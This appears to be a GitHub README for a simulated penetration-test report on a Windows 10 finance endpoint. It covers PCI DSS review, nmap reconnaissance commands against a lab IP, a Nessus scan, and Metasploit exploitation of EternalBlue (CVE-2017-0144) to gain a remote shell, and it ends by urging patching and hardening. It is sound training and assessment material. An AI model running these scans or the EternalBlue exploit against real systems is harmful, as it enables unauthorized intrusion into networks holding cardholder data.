 adityabhatt3010/vapt-report-on-smb-exploitation-in-windows-10-finance-endpoint
This report outlines a structured VAPT engagement focusing on PCI DSS compliance, SMB service enumeration, and exploitation of CVE-2017-0144 (EternalBlue) on a Windows 10 machine within a finance-oriented infrastructure.

Financial institutions face some of the most stringent compliance requirements in the cybersecurity space. With sensitive customer data and cardholder information on the line, security misconfigurations can lead to catastrophic breaches. This VAPT simulation was carried out to evaluate the security posture of a Windows 10-based endpoint system from the perspective of PCI DSS compliance, while also identifying and exploiting known vulnerabilities in exposed SMB services.
The simulation covers multiple stages—from reconnaissance and vulnerability scanning using Nessus to real-world exploitation via Metasploit. The report further emphasizes the importance of endpoint hardening, patch management, firewall enforcement, and PCI DSS alignment in maintaining the integrity of financial networks.
Prepared by: Aditya Bhatt
Designation: VAPT Analyst | Cybersecurity Professional
Contact: [email protected] | +91-9818993884
This report presents the results of a penetration test conducted on a Windows 10 endpoint suspected to handle financial data and credit card transactions. The objective was to validate PCI DSS control implementations and identify potential attack vectors that could compromise cardholder data.

Using Nessus, the host was discovered to be vulnerable to CVE-2017-0144 (EternalBlue)—a critical SMB vulnerability. The Metasploit framework was then used to exploit this flaw and gain unauthorized remote shell access. This report highlights the importance of timely patch management and network service hardening to avoid data breaches in financial systems.
Six primary objectives and twelve requirements of PCI DSS were reviewed. Key principles include:
Target System:
10.10.195.105255.0.0.0Tools Used:
Key Commands:

nmap -sn 10.10.195.105

nmap -sV -p445 10.10.195.105

nmap -F 10.10.195.105
Scanner:



Attempting Nessus Scan:






